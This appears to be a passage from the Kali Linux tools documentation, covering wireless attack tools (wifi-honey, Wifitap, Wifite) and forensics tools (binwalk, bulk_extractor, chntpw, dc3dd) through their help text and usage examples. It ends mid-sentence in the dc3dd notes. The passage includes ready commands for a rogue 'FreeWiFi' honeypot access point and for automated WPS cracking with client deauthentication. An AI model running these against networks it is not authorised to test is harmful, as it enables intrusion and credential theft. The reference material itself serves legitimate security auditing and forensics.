This script creates five monitor mode interfaces, four are used as APs and the fifth is used for airodump-ng. To make things easier, rather than having five windows all this is done in a screen session which allows you to switch between screens to see what is going on. All sessions are labelled so you know which is which.

Source: http://www.digininja.org/projects/wifi_honey.php

Wifi Honey Homepage | Kali Wifi Honey Repo

- Author: Robin Wood
- License: Creative Commons Attribution-Share Alike 2.0

TOOLS INCLUDED IN THE WIFI-HONEY PACKAGE

wifi-honey–Wi-Fihoneypot

```
root@kali:~# wifi-honey -h
Usage: /usr/bin/wifi-honey <essid> <channel> <interface>

Default channel is 1
Default interface is wlan0

Robin Wood <robin@digininja.org>
See Security Tube Wifi Mega Primer episode 26 for more information
```

WIFI-HONEY USAGE EXAMPLE

Broadcast the given ESSID *(FreeWiFi)* on channel 6 *(6)* using the wireless interface *(wlan0)*:

```
root@kali:~# wifi-honey FreeWiFi 6 wlan0
```

CATEGORIES: SNIFFING/SPOOFING, WIRELESS ATTACKS*TAGS:* SNIFFING, SPOOFING, WIRELESS

Wifitap

WIFITAP PACKAGE DESCRIPTION

Wifitap is a proof of concept for communication over WiFi networks using traffic injection.

Wifitap allows any application do send and receive IP packets using 802.11 traffic capture and injection over a WiFi network simply configuring wj0, which means :

- setting an IP address consistent with target network address range
- routing desired traffic through it

In particular, it’s a cheap method for arbitrary packets injection in 802.11 frames without specific library.
In addition, it will allow one to get rid of any limitation set at access point level, such as bypassing inter-client communications prevention systems (e.g. Cisco PSPF) or reaching multiple SSID handled by the same access point.

Source: http://sid.rstack.org/static/articles/w/i/f/Wifitap_EN_9613.html

Wifitap Homepage | Kali Wifitap Repo

- Author: Cedric Blancher
- License: GPLv2

TOOLS INCLUDED IN THE WIFITAP PACKAGE

wifiarp–WiFiinjectionARPansweringtoolbasedonWifitap

```
root@kali:~# wifiarp -h
Psyco optimizer not installed, running anyway...
INFO: did not find python gnuplot wrapper . Won't be able to plot
INFO: Can't open /etc/ethertypes file
Usage: wifitap -b <BSSID> -s <HWSRC> [-o <iface>] [-i <iface>]
                        [-w <WEP key> [-k <key id>]] [-d [-v]]
                        [-h]
     -b <BSSID>    specify BSSID for injection
     -s <HWSRC>    specify source MAC address for 802.11 and ARP headers
     -o <iface>    specify interface for injection (default: ath0)
     -w <key>      WEP mode and key
     -k <key id>   WEP key id (default: 0)
     -d            activate debug
     -v            verbose debugging
     -h            this so helpful output
```

wifidns–WiFiinjectionDNSansweringtoolbasedonWifitap

```
root@kali:~# wifidns -h
Psyco optimizer not installed, running anyway...
INFO: did not find python gnuplot wrapper . Won't be able to plot
INFO: Can't open /etc/ethertypes file
Usage: wifidns -b <BSSID> -a <IP> [-o <iface>] [-i <iface>]
                        [-s <SMAC>] [-t <TTL>] [-w <WEP key>]
                        [-k <key id>]] [-d [-v]] [-h]
     -b <BSSID>    specify BSSID for injection
     -a <IP>       specify IP address for DNS answers
     -t <TTL>      Set TTL (default: 64)
     -o <iface>    specify interface for injection (default: ath0)
     -i <iface>    specify interface for listening (default: ath0)
     -s <SMAC>     specify source MAC address for injected frames
     -w <key>      WEP mode and key
     -k <key id>   WEP key id (default: 0)
     -d            activate debug
     -v            verbose debugging
     -h            this so helpful output
```

wifiping–WiFiinjectionbasedansweringtoolbasedonWifitap

```
root@kali:~# wifiping -h
Psyco optimizer not installed, running anyway...
INFO: did not find python gnuplot wrapper . Won't be able to plot
INFO: Can't open /etc/ethertypes file
Usage: wifitap -b <BSSID> [-t <TTL>] [-o <iface>] [-i <iface>]
                        [-s <SMAC>] [-w <WEP key> [-k <key id>]]
                        [-d [-v]] [-h]
     -b <BSSID>    specify BSSID for injection
     -t <TTL>      Set TTL (default: 64)
     -o <iface>    specify interface for injection (default: ath0)
     -i <iface>    specify interface for listening (default: ath0)
     -s <SMAC>     specify source MAC address for injected frames
     -w <key>      WEP mode and key
     -k <key id>   WEP key id (default: 0)
     -d            activate debug
     -v            verbose debugging
     -h            this so helpful output
```

wifitap–WiFiinjectiontoolthroughtun/tapdevice

```
root@kali:~# wifitap -h
Psyco optimizer not installed, running anyway...
INFO: did not find python gnuplot wrapper . Won't be able to plot
INFO: Can't open /etc/ethertypes file
```

```
Usage: wifitap -b <BSSID> [-o <iface>] [-i <iface>] [-s <SMAC>]
                        [-w <WEP key> [-k <key id>]] [-d [-v]] [-h]
     -b <BSSID>    specify BSSID for injection
     -o <iface>    specify interface for injection (default: ath0)
     -i <iface>    specify interface for listening (default: ath0)
     -s <SMAC>     specify source MAC address for injected frames
     -w <key>      WEP mode and key
     -k <key id>   WEP key id (default: 0)
     -d            activate debug
     -v            verbose debugging
     -h            this so helpful output
```

WIFITAP USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* SPOOFING, WIRELESS

Wifite

WIFITE PACKAGE DESCRIPTION

To attack multiple WEP, WPA, and WPS encrypted networks in a row. This tool is customizable to be automated with only a few arguments. Wifite aims to be the “set it and forget it” wireless auditing tool.

Features:

- sorts targets by signal strength (in dB); cracks closest access points first
- automatically de-authenticates clients of hidden networks to reveal SSIDs
- numerous filters to specify exactly what to attack (wep/wpa/both, above certain signal strengths, channels, etc)
- customizable settings (timeouts, packets/sec, etc)
- “anonymous” feature; changes MAC to a random address before attacking, then changes back when attacks are complete
- all captured WPA handshakes are backed up to wifite.py’s current directory
- smart WPA de-authentication; cycles between all clients and broadcast deauths
- stop any attack with Ctrl+C, with options to continue, move onto next target, skip to cracking, or exit
- displays session summary at exit; shows any cracked keys
- all passwords saved to cracked.txt

Source: https://code.google.com/p/wifite/

Wifite Homepage | Kali Wifite Repo

- Author: derv merkler
- License: GPLv2

wifite–Automatedwirelessauditor

```
root@kali:~# wifite -h

  .;'                     `;,
 .;'  ,;'             `;,  `;,   WiFite v2 (r85)
.;'  ,;'  ,;'     `;,  `;,  `;,
::   ::   :   ( )   :   ::   ::  automated wireless auditor
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.    /___\    ,:'  ,:'   designed for Linux
  ':.       /_____\      ,:'
           /       \

   COMMANDS
    -check <file>   check capfile <file> for handshakes.
    -cracked        display previously-cracked access points

   GLOBAL
    -all            attack all targets.              [off]
    -i <iface>      wireless interface for capturing [auto]
    -mac            anonymize mac address            [off]
    -c <channel>    channel to scan for targets      [auto]
    -e <essid>      target a specific access point by ssid (name)  [ask]
    -b <bssid>      target a specific access point by bssid (mac)  [auto]
    -showb          display target BSSIDs after scan              [off]
    -pow <db>       attacks any targets with signal strenghth > db [0]
    -quiet          do not print list of APs during scan          [off]


   WPA
    -wpa            only target WPA networks (works with -wps -wep)   [off]
    -wpat <sec>     time to wait for WPA attack to complete (seconds) [500]
    -wpadt <sec>    time to wait between sending deauth packets (sec) [10]
    -strip          strip handshake using tshark or pyrit             [off]
    -crack <dic>    crack WPA handshakes using <dic> wordlist file    [off]
    -dict <file>    specify dictionary to use when cracking WPA [phpbb.txt]
    -aircrack       verify handshake using aircrack [on]
    -pyrit          verify handshake using pyrit    [off]
    -tshark         verify handshake using tshark   [on]
    -cowpatty       verify handshake using cowpatty [off]
   WEP
    -wep           only target WEP networks [off]
    -pps <num>     set the number of packets per second to inject [600]
    -wept <sec>    sec to wait for each attack, 0 implies endless [600]
    -chopchop      use chopchop attack      [on]
    -arpreplay     use arpreplay attack     [on]
    -fragment      use fragmentation attack [on]
    -caffelatte    use caffe-latte attack   [on]
    -p0841         use -p0841 attack        [on]
    -hirte         use hirte (cfrag) attack [on]
    -nofakeauth    stop attack if fake authentication fails    [off]
    -wepca <n>     start cracking when number of ivs surpass n [10000]
    -wepsave       save a copy of .cap files to this directory [off]

   WPS
    -wps       only target WPS networks         [off]
    -wpst <sec>    max wait for new retry before giving up (0: never)  [660]
    -wpsratio <per> min ratio of successful PIN attempts/total tries    [0]
    -wpsretry <num> max number of retries for same PIN before giving up [0]

   EXAMPLE
    ./wifite.py -wps -wep -c 6 -pps 600

 [+] quitting
```

WIFITE USAGE EXAMPLE

Attack access points with over 50 dB of power *(–pow 50)* using the WPS attack *(–wps)*:

```
root@kali:~# wifite -pow 50 -wps


  .;'                     `;,
 .;'  ,;'             `;,  `;,   WiFite v2 (r85)
.;'  ,;'  ,;'     `;,  `;,  `;,
::   ::   :   ( )   :   ::   ::  automated wireless auditor
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.    /___\    ,:'  ,:'   designed for Linux
  ':.       /_____\      ,:'
           /       \


 [+] targeting WPS-enabled networks


 [+] scanning for wireless devices...
 [+] enabling monitor mode on wlan0... done
 [+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* ENUMERATION, EXPLOITATION, WIRELESS

FORENSICS TOOLS

- Binwalk
- bulk-extractor
- Capstone
- chntpw
- Cuckoo
- dc3dd
- ddrescue
- DFF
- diStorm3
- Dumpzilla
- extundelete
- Foremost
- Galleta
- Guymager
- iPhone Backup Analyzer
- p0f
- pdf-parser
- pdfid
- pdgmail
- peepdf
- RegRipper

- Volatility
- Xplico

Binwalk

BINWALK PACKAGE DESCRIPTION

Binwalk is a tool for searching a given binary image for embedded files and executable code. Specifically, it is designed for identifying files and code embedded inside of firmware images. Binwalk uses the libmagic library, so it is compatible with magic signatures created for the Unix file utility. Binwalk also includes a custom magic signature file which contains improved signatures for files that are commonly found in firmware images such as compressed/archived files, firmware headers, Linux kernels, bootloaders, filesystems, etc.

Binwalk Homepage | Kali Binwalk Repo

- Author: Craig Heffner
- License: MIT

TOOLS INCLUDED IN THE BINWALK PACKAGE

binwalk–Afirmwareanalysistool

```
root@kali:~# binwalk -h

Binwalk v1.2.2-1
Craig Heffner, http://www.devttys0.com

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Analysis:
    -B, --binwalk                   Perform a file signature scan (default)
    -R, --raw-bytes=<string>         Search for a custom signature
    -A, --opcodes                   Scan for executable code signatures
    -C, --cast                      Cast file contents as various data types
    -m, --magic=<file>               Specify an alternate magic file to use
      -x,  --exclude=<filter>            Exclude  matches  that  have  <filter>  in  their
description
    -y, --include=<filter>          Only search for matches that have <filter> in their
description
    -I, --show-invalid               Show results marked as invalid
    -T, --ignore-time-skew           Do not show results that have timestamps more than 1
year in the future
```

```
    -k, --keep-going              Show all matching results at a given offset, not just
the first one
    -b, --dumb                    Disable smart signature keywords

Strings Analysis:
    -S, --strings                 Scan for ASCII strings (may be combined with -B, -R,
-A, or -E)
    -s, --strlen=<n>              Set the minimum string length to search for (default:
3)

Entropy Analysis:
    -E, --entropy                 Plot file entropy (may be combined with -B, -R, -A,
or -S)
    -H, --heuristic               Identify unknown compression/encryption based on
entropy heuristics (implies -E)
    -K, --block=<int>             Set the block size for entropy analysis (default:
1024)
    -a, --gzip                    Use gzip compression ratios to measure entropy
    -N, --no-plot                 Do not generate an entropy plot graph
    -F, --marker=<offset:name>    Add a marker to the entropy plot graph
    -Q, --no-legend               Omit the legend from the entropy plot graph
    -J, --save-plot               Save plot as an SVG (implied if multiple files are
specified)

Binary Diffing:
    -W, --diff                    Hexdump / diff the specified files
    -K, --block=<int>             Number of bytes to display per line (default: 16)
    -G, --green                   Only show hex dump lines that contain bytes which were
the same in all files
    -i, --red                     Only show hex dump lines that contain bytes which were
different in all files
    -U, --blue                    Only show hex dump lines that contain bytes which were
different in some files
    -w, --terse                   Diff all files, but only display a hex dump of the
first file

Extraction Options:
    -D, --dd=<type:ext[:cmd]>     Extract <type> signatures, give the files an extension
of <ext>, and execute <cmd>
    -e, --extract=[file]          Automatically extract known file types; load rules
from file, if specified
    -M, --matryoshka              Recursively scan extracted files, up to 8 levels deep
    -r, --rm                      Cleanup extracted files and zero-size files
    -d, --delay                  Delay file extraction for files with known footers

Plugin Options:
    -X, --disable-plugin=<name>   Disable a plugin by name
    -Y, --enable-plugin=<name>    Enable a plugin by name
    -p, --disable-plugins        Do not load any binwalk plugins
    -L, --list-plugins           List all user and system plugins by name

General Options:
    -o, --offset=<int>           Start scan at this file offset
    -l, --length=<int>           Number of bytes to scan
    -g, --grep=<text>            Grep results for the specified text
    -f, --file=<file>            Log results to file
    -c, --csv                    Log results to file in csv format
     -O, --skip-unopened           Ignore file open errors and process only the files
that can be opened
    -t, --term                   Format output to fit the terminal window
    -q, --quiet                  Supress output to stdout
    -v, --verbose                Be verbose (specify twice for very verbose)
    -u, --update                 Update magic signature files
    -?, --examples               Show example usage
    -h, --help                   Show help output
```

BINWALK USAGE EXAMPLE

Run a file signature scan *(-B)* on the given firmware file *(dd-wrt.v24-13064_VINT_mini.bin)*:

```
root@kali:~# binwalk -B dd-wrt.v24-13064_VINT_mini.bin

DECIMAL     HEX         DESCRIPTION
-----------------------------------------------------------------------------------------
------------------------------
0           0x0         TRX firmware header, little endian, header size: 28 bytes, image
size: 2945024 bytes, CRC32: 0x4D27FDC4 flags: 0x0, version: 1
28          0x1C        gzip compressed data, from Unix, NULL date: Wed Dec 31 19:00:00
1969, max compression
2472        0x9A8       LZMA compressed data, properties: 0x6E, dictionary size: 2097152
bytes, uncompressed size: 2084864 bytes
622592      0x98000     Squashfs filesystem, little endian, DD-WRT signature, version
3.0, size: 2320835 bytes,  547 inodes, blocksize: 131072 bytes, created: Mon Nov  2
07:24:06 2009
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS, REVERSING

bulk-extractor

BULK-EXTRACTOR PACKAGE DESCRIPTION

bulk_extractor is a program that extracts features such as email addresses, credit card numbers, URLs, and other types of information from digital evidence files. It is a useful forensic investigation tool for many tasks such as malware and intrusion investigations, identity investigations and cyber investigations, as well as analyzing imagery and password cracking. The program provides several unusual capabilities including:

- It finds email addresses, URLs and credit card numbers that other tools miss because it can process compressed data (like ZIP, PDF and GZIP files) and incomplete or partially corrupted data. It can carve JPEGs, office documents and other kinds of files out of fragments of compressed data. It will detect and carve encrypted RAR files.
- It builds word lists based on all of the words found within the data, even those in compressed files that are in unallocated space. Those word lists can be useful for password cracking.
- It is multi-threaded; running bulk_extractor on a computer with twice the number of cores typically makes it complete a run in half the time.
- It creates histograms showing the most common email addresses, URLs, domains, search terms and other kinds of information on the drive.

bulk_extractor operates on disk images, files or a directory of files and extracts useful information without parsing the file system or file system structures. The input is split into pages and processed by one or more scanners. The results are stored in feature files that can be easily inspected, parsed, or processed with other automated tools. bulk_extractor also creates histograms of features that it finds. This is useful because features such as email addresses and internet search terms that are more common tend to be important.
In addition to the capabilities described above, bulk_extractor also includes:

- A graphical user interface, Bulk Extractor Viewer, for browsing features stored in feature files and for launching bulk_extractor scans
- A small number of python programs for performing additional analysis on feature files

Source: http://digitalcorpora.org/downloads/bulk_extractor/BEUsersManual.pdf

bulk-extractor Homepage | Kali bulk-extractor Repo

- Author: Simson L. Garfinkel
- License: GPLv2

TOOLS INCLUDED IN THE BULK-EXTRACTOR PACKAGE

bulk_extractor–Extractsinformationwithoutparsingfilesystem

```
root@kali:~# bulk_extractor
bulk_extractor version 1.3 $Rev: 10606 $
Usage: bulk_extractor [options] imagefile
  runs bulk extractor and outputs to stdout a summary of what was found where
```

```
Required parameters:
   imagefile     - the file to extract
 or  -R filedir  - recurse through a directory of files
                 SUPPORT FOR E01 FILES COMPILED IN
                 SUPPORT FOR AFF FILES COMPILED IN
   -o outdir    - specifies output directory. Must not exist.
                 bulk_extractor creates this directory.
Options:
   -b banner.txt- Add banner.txt contents to the top of every output file.
   -r alert_list.txt  - a file containing the alert list of features to alert
                      (can be a feature file or a list of globs)
                      (can be repeated.)
   -w stop_list.txt   - a file containing the stop list of features (white list
                      (can be a feature file or a list of globs)s
                      (can be repeated.)
   -F <rfile>   - Read a list of regular expressions from <rfile> to find
   -f <regex>   - find occurrences of <regex>; may be repeated.
                 results go into find.txt
   -q nn        - Quiet Rate; only print every nn status reports. Default 0; -1 for no
status at all

Tuning parameters:
   -C NN        - specifies the size of the context window (default 16)
   -G NN        - specify the page size (default 16777216)
   -g NN        - specify margin (default 4194304)
   -W n1:n2      - Specifies minimum and maximum word size
                 (default is -w6:14)
   -B NN        - Specify the blocksize for bulk data analysis (default 512)
   -j NN        - Number of analysis threads to run (default 2)
   -M nn       - sets max recursion depth (default 5)

Path Processing Mode:
   -p <path>/f  - print the value of <path> with a given format.
                 formats: r = raw; h = hex.
                 Specify -p - for interactive mode.
                 Specify -p -http for HTTP mode.

Parallelizing:
   -Y <o1>      - Start processing at o1 (o1 may be 1, 1K, 1M or 1G)
   -Y <o1>-<o2> - Process o1-o2
   -A <off>     - Add <off> to all reported feature offsets

Debugging:
   -h          - print this message
   -H          - print detailed info on the scanners
   -V          - print version number
   -z nn        - start on page nn
   -dN         - debug mode (see source code
   -Z          - zap (erase) output directory

Control of Scanners:
   -P <dir>     - Specifies a plugin directory
   -E scanner   - turn off all scanners except scanner
   -m <max>     - maximum number of minutes to wait for memory starvation
                 default is 60
   -s name=value - sets a bulk extractor option name to be value

   -e bulk - enable scanner bulk
   -e wordlist - enable scanner wordlist

   -x accts - disable scanner accts
   -x aes - disable scanner aes
   -x base16 - disable scanner base16
   -x base64 - disable scanner base64
   -x elf - disable scanner elf
   -x email - disable scanner email
   -x exif - disable scanner exif
   -x gps - disable scanner gps
   -x gzip - disable scanner gzip
   -x hiber - disable scanner hiber
   -x json - disable scanner json
   -x kml - disable scanner kml
   -x net - disable scanner net
   -x pdf - disable scanner pdf
   -x vcard - disable scanner vcard
   -x windirs - disable scanner windirs
   -x winpe - disable scanner winpe
   -x winprefetch - disable scanner winprefetch
   -x zip - disable scanner zip
```

BULK_EXTRACTOR USAGE EXAMPLE

Extract files to the output directory *(-o bulk-out)* after analyzing the image file *(xp-laptop-2005-07-04-1430.img)*:

```
root@kali:~# bulk_extractor -o bulk-out xp-laptop-2005-07-04-1430.img
bulk_extractor version: 1.3
Hostname: kali
Input file: xp-laptop-2005-07-04-1430.img
```

```
Output directory: bulk-out
Disk Size: 536715264
Threads: 1
Phase 1.
13:02:46 Offset 0MB (0.00%) Done in n/a at 13:02:45
13:03:39 Offset 67MB (12.50%) Done in  0:06:14 at 13:09:53
13:04:43 Offset 134MB (25.01%) Done in  0:05:50 at 13:10:33
13:04:55 Offset 201MB (37.51%) Done in  0:03:36 at 13:08:31
13:06:01 Offset 268MB (50.01%) Done in  0:03:15 at 13:09:16
13:06:48 Offset 335MB (62.52%) Done in  0:02:25 at 13:09:13
13:07:04 Offset 402MB (75.02%) Done in  0:01:25 at 13:08:29
13:07:20 Offset 469MB (87.53%) Done in  0:00:39 at 13:07:59
All Data is Read; waiting for threads to finish...
Time elapsed waiting for 1 thread to finish:
     (please wait for another 60 min .)
Time elapsed waiting for 1 thread to finish:
    6 sec (please wait for another 59 min 54 sec.)
Thread 0: Processing 520093696

Time elapsed waiting for 1 thread to finish:
    12 sec (please wait for another 59 min 48 sec.)
Thread 0: Processing 520093696

Time elapsed waiting for 1 thread to finish:
    18 sec (please wait for another 59 min 42 sec.)
Thread 0: Processing 520093696

Time elapsed waiting for 1 thread to finish:
    24 sec (please wait for another 59 min 36 sec.)
Thread 0: Processing 520093696

Time elapsed waiting for 1 thread to finish:
    30 sec (please wait for another 59 min 30 sec.)
Thread 0: Processing 520093696

All Threads Finished!
Producer time spent waiting: 335.984 sec.
Average consumer time spent waiting: 0.143353 sec.
*******************************************
** bulk_extractor is probably CPU bound. **
**    Run on a computer with more cores  **
**      to get better performance.      **
*******************************************
```

```
Phase 2. Shutting down scanners
Phase 3. Creating Histograms
   ccn histogram...   ccn_track2 histogram...   domain histogram...
   email histogram...   ether histogram...   find histogram...
   ip histogram...   tcp histogram...   telephone histogram...
   url histogram...   url microsoft-live...   url services...
   url facebook-address...   url facebook-id...   url searches...

Elapsed time: 378.5 sec.
Overall performance: 1.418 MBytes/sec.
Total email features found: 899
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

Capstone

CAPSTONE PACKAGE DESCRIPTION

Capstone is a disassembly framework with the target of becoming the ultimate disasm engine for binary analysis and reversing in the security community. Created by Nguyen Anh Quynh, then developed and maintained by a small community, Capstone offers some unparalleled features:

- Support multiple hardware architectures: ARM, ARM64 (aka ARMv8), Mips & X86
- Having clean/simple/lightweight/intuitive architecture-neutral API
- Provide details on disassembled instruction (called "decomposer" by others)
- Provide semantics of the disassembled instruction, such as list of implicit registers read & written
- Implemented in pure C language, with lightweight wrappers for C++, Python, Ruby, OCaml, C#, Java and Go available
- Native support for Windows & *nix platforms (MacOSX, Linux & *BSD confirmed)
- Thread-safe by design.

Source: http://www.capstone-engine.org/index.html

Capstone Homepage | Kali Capstone Repo

- Author: COSEINC , Nguyen Anh Quynh
- License: BSD

CAPSTONE USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS, REVERSING

chntpw

CHNTPW PACKAGE DESCRIPTION

This little program provides a way to view information and change user passwords in a Windows NT/2000 user database file. Old passwords need not be known since they are overwritten. In addition it also contains a simple registry editor (same size data writes) and an hex-editor which enables you to fiddle around with bits and bytes in the file as you wish.

If you want GNU/Linux bootdisks for offline password recovery you can add this utility to custom image disks or use those provided at the tools homepage.

chntpw Homepage | Kali chntpw Repo

- Author: Petter Nordahl-Hagen
- License: GPLv2

TOOLS INCLUDED IN THE CHNTPW PACKAGE

chntpw–NTSAMpasswordrecoveryutility

```
root@kali:~# chntpw -h
chntpw version 0.99.6 080526 (sixtyfour), (c) Petter N Hagen
chntpw: change password of a user in a NT/2k/XP/2k3/Vista SAM file, or invoke registry
editor.
chntpw [OPTIONS] <samfile> [systemfile] [securityfile] [otherreghive] [...]
 -h          This message
 -u <user>   Username to change, Administrator is default
 -l          list all users in SAM file
 -i          Interactive. List users (as -l) then ask for username to change
 -e          Registry editor. Now with full write support!
 -d          Enter buffer debugger instead (hex editor),
 -t          Trace. Show hexdump of structs/segments. (deprecated debug function)
 -v          Be a little more verbose (for debuging)
 -L          Write names of changed files to /tmp/changed
 -N          No allocation mode. Only (old style) same length overwrites possible
See readme file on how to get to the registry files, and what they are.
Source/binary freely distributable under GPL v2 license. See README for details.
NOTE: This program is somewhat hackish! You are on your own!
```

CHNTPW USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: FORENSICS, PASSWORD ATTACKS*TAGS:* FORENSICS, PASSWORDS

Cuckoo

CUCKOO PACKAGE DESCRIPTION

Cuckoo Sandbox is a malware analysis system. You can throw any suspicious file at it and in a matter of seconds Cuckoo will provide you back some detailed results outlining what such file did when executed inside an isolated environment.

Cuckoo generates a handful of different raw data which include:

- Native functions and Windows API calls traces
- Copies of files created and deleted from the filesystem
- Dump of the memory of the selected process
- Full memory dump of the analysis machine
- Screenshots of the desktop during the execution of the malware analysis
- Network dump generated by the machine used for the analysis.

In order to make such results more consumable to the end users, Cuckoo is able to process them and generate different type of reports, which could include:

- JSON report
- HTML report
- MAEC report
- MongoDB interface
- HPFeeds interface

Source: http://www.cuckoosandbox.org/about.html

Cuckoo Homepage | Kali Cuckoo Repo

- Author: Cuckoo Sandbox Developers
- License: GPLv3

TOOLS INCLUDED IN THE CUCKOO PACKAGE

cuckoo.py – Automated malware analysis system

The Cuckoo Sandbox.

CUCKOO USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: FORENSICS *TAGS:* FORENSICS

dc3dd

DC3DD PACKAGE DESCRIPTION

dc3dd is a patched version of GNU dd with added features for computer forensics:. * on the fly hashing (md5, sha-1, sha-256, and sha-512) * possibility to write errors to a file * group errors in the error log * pattern wiping * progress report * possiblity to split output

dc3dd Homepage | Kali dc3dd Repo

- Author: DoD Cyber Crime Center
- License: None

TOOLS INCLUDED IN THE DC3DD PACKAGE

dc3dd–PatchedversionofGNUddwithaddedfeaturesforcomputerforensics

```
root@kali:~# dc3dd --help
------
usage:
------

    dc3dd [OPTION 1] [OPTION 2] ... [OPTION N]

        *or*

    dc3dd [HELP OPTION]

    where each OPTION is selected from the basic or advanced
    options listed below, or HELP OPTION is selected from the
    help options listed below.

--------------
basic options:
--------------

    if=DEVICE or FILE    Read input from a device or a file (see note #1
                        below for how to read from standard input). This
                        option can only be used once and cannot be
                        combined with ifs=, pat=, or tpat=.
    ifs=BASE.FMT         Read input from a set of files with base name
                        BASE and sequential file name extensions
                        conforming to the format specifier FMT (see note
                    #4 below for how to specify FMT). This option
                    can only be used once and cannot be combined with
                    if=, pat=, or tpat=.
of=FILE or DEVICE    Write output to a file or device (see note #2
                    below for how to write to standard output). This
                    option can be used more than once (see note #3
                    below for how to generate multiple outputs).
hof=FILE or DEVICE   Write output to a file or device, hash the
                    output file or device, and verify by comparing
                    the output hash(es) to the input hash(es). This
                    option can be used more than once (see note #3
                    below for how to generate multiple outputs).
ofs=BASE.FMT         Write output to a set of files with base name BASE
                    and sequential file name extensions generated from
                    the format specifier FMT (see note #4 below for
                    how to specify FMT). This option can be used more
                    than once (see note #3 below for how to generate
                    multiple outputs). Specify the maximum size of
                    each file in the set using ofsz=.
hofs=BASE.FMT        Write output to a set of files with base name BASE
                    and sequential file name extensions generated from
                    the format specifier FMT (see note #4 below for
                    how to specify FMT). Hash the output files and
                    verify by comparing the output hash(es) to the
                    input hash(es). This option can be used more than
                    once (see note #3 below for how to generate
                    multiple outputs). Specify the maximum size of
                    each file in the set using ofsz=.
ofsz=BYTES           Set the maximum size of each file in the sets of
                    files specified using ofs= or hofs= to
                    BYTES (see note #5 below). A default value for
                    this option may be set at compile time using
                    -DDEFAULT_OUTPUT_FILE_SIZE followed by the desired
                    value in BYTES.
hash=ALGORITHM       Compute an ALGORITHM hash of the input and also
                    of any outputs specified using hof=, hofs=, phod=,
                    or fhod=, where ALGORITHM is one of md5, sha1,
                    sha256, or sha512. This option may be used once
                    for each supported ALGORITHM. Alternatively,
                    hashing can be activated at compile time using one
                    or more of -DDEFAULT_HASH_MD5,-DDEFAULT_HASH_SHA1,
                    -DDEFAULT_HASH_SHA256, and -DDEFAULT_HASH_SHA512.
log=FILE             Log I/O statistcs, diagnostics, and total hashes
```

```
                       of input and output to FILE. If hlog= is not
                       specified, piecewise hashes of multiple file
                       input and output are also logged to FILE. This
                       option can be used more than once to generate
                       multiple logs.
    hlog=FILE           Log total hashes and piecewise hashes to FILE.
                       This option can be used more than once to generate
                       multiple logs.

-----------------
advanced options:
-----------------

    phod=DEVICE         The same as hof=DEVICE, except only the bytes
                       written to DEVICE by dc3dd are verified. This
                       option can be used more than once (see note
                       #3 below for how to generate multiple outputs).
    fhod=DEVICE         The same as phod=DEVICE, with additional
                       hashing of the entire output DEVICE. This option
                       can be used more than once (see note #3 below
                       for how to generate multiple outputs).
    rec=off             By default, zeros are written to the output(s) in
                       place of bad sectors when the input is a device.
                       Use this option to cause the program to instead
                       exit when a bad sector is encountered.
    wipe=DEVICE         Wipe DEVICE by writing zeros (default) or a
                       pattern specified by pat= or tpat=.
    hwipe=DEVICE        Wipe DEVICE by writing zeros (default) or a
                       pattern specified by pat= or tpat=. Verify
                       DEVICE after writing it by hashing it and
                       comparing the hash(es) to the input hash(es).
    pat=HEX             Use pattern as input, writing HEX to every byte
                       of the output. This option can only be used once
                       and cannot be combined with if=, ifs=, or
                       tpat=.
    tpat=TEXT           Use text pattern as input, writing the string TEXT
                       repeatedly to the output. This option can only be
                       used once and cannot be combined with if=, ifs=,
                       or pat=.
    cnt=SECTORS         Read only SECTORS input sectors. Must be used
                       with pat= or tpat= if not using the pattern with
                       wipe= or hwipe= to wipe a device.
    iskip=SECTORS       Skip SECTORS sectors at start of the input device
```

```
                        or file.
    oskip=SECTORS        Skip SECTORS sectors at start of the output
                        file. Specifying oskip= automatically
                        sets app=on.
    app=on              Do not overwrite an output file specified with
                        of= if it already exists, appending output instead.
    ssz=BYTES            Unconditionally use BYTES (see note #5 below) bytes
                        for sector size. If ssz= is not specified,
                        sector size is determined by probing the device;
                        if the probe fails or the target is not a device,
                        a sector size of 512 bytes is assumed.
    bufsz=BYTES          Set the size of the internal byte buffers to BYTES
                        (see note #5 below). This effectively sets the
                        maximum number of bytes that may be read at a time
                        from the input. BYTES must be a multiple of sector
                        size. Use this option to fine-tune performance.
    verb=on              Activate verbose reporting, where sectors in/out
                        are reported for each file in sets of files
                        specified using ifs=, ofs=, or hofs=.
                        Alternatively, verbose reporting may be activated
                        at compile time using -DDEFAULT_VERBOSE_REPORTING.
    nwspc=on             Activate compact reporting, where the use
                        of white space to divide log output into
                        logical sections is suppressed. Alternatively,
                        compact reporting may be activated at compile
                        time using -DDEFAULT_COMPACT_REPORTING.
    b10=on              Activate base 10 bytes reporting, where the
                        progress display reports 1000 bytes instead
                        of 1024 bytes as 1 KB. Alternatively, base 10
                        bytes reporting may be activated at compile
                        time using -DDEFAULT_BASE_TEN_BYTES_REPORTING.
    corruptoutput=on     For verification testing and demonstration
                        purposes, corrupt the output file(s) with extra
                        bytes so a hash mismatch is guaranteed.

-------------
help options:
-------------

      --help     display this help and exit
      --version  output version information and exit
      --flags    display compile-time flags and exit
```

```
------
notes:
------

1. To read from stdin, do not specify if=, ifs=, pat=, or tpat=.
2. To write to stdout, do not specify of=, hof=, ofs=, hofs=, phod=,
   fhod=, wipe=, or hwipe=.
3. To write to multiple outputs specify more than one of of=, hof=, ofs=,
   hofs=, phod=, or fhod=, in any combination.
4. FMT is a pattern for a sequence of file extensions that can be numerical
   starting at zero, numerical starting at one, or alphabetical. Specify FMT
   by using a series of zeros, ones, or a's, respectively. The number of
   characters used indicates the desired length of the extensions.
   For example, a FMT specifier of 1111 indicates four character
   numerical extensions starting with 0000.
5. BYTES may be followed by the following multiplicative suffixes:
   c (1), w (2), b (512), kB (1000), K (1024), MB (1000*1000),
   M (1024*1024), GB (1000*1000*1000), G (1024*1024*1024), and
   so on for T, P, E, Z, and Y.
6. Consider using cnt=, iskip= and oskip= to work around
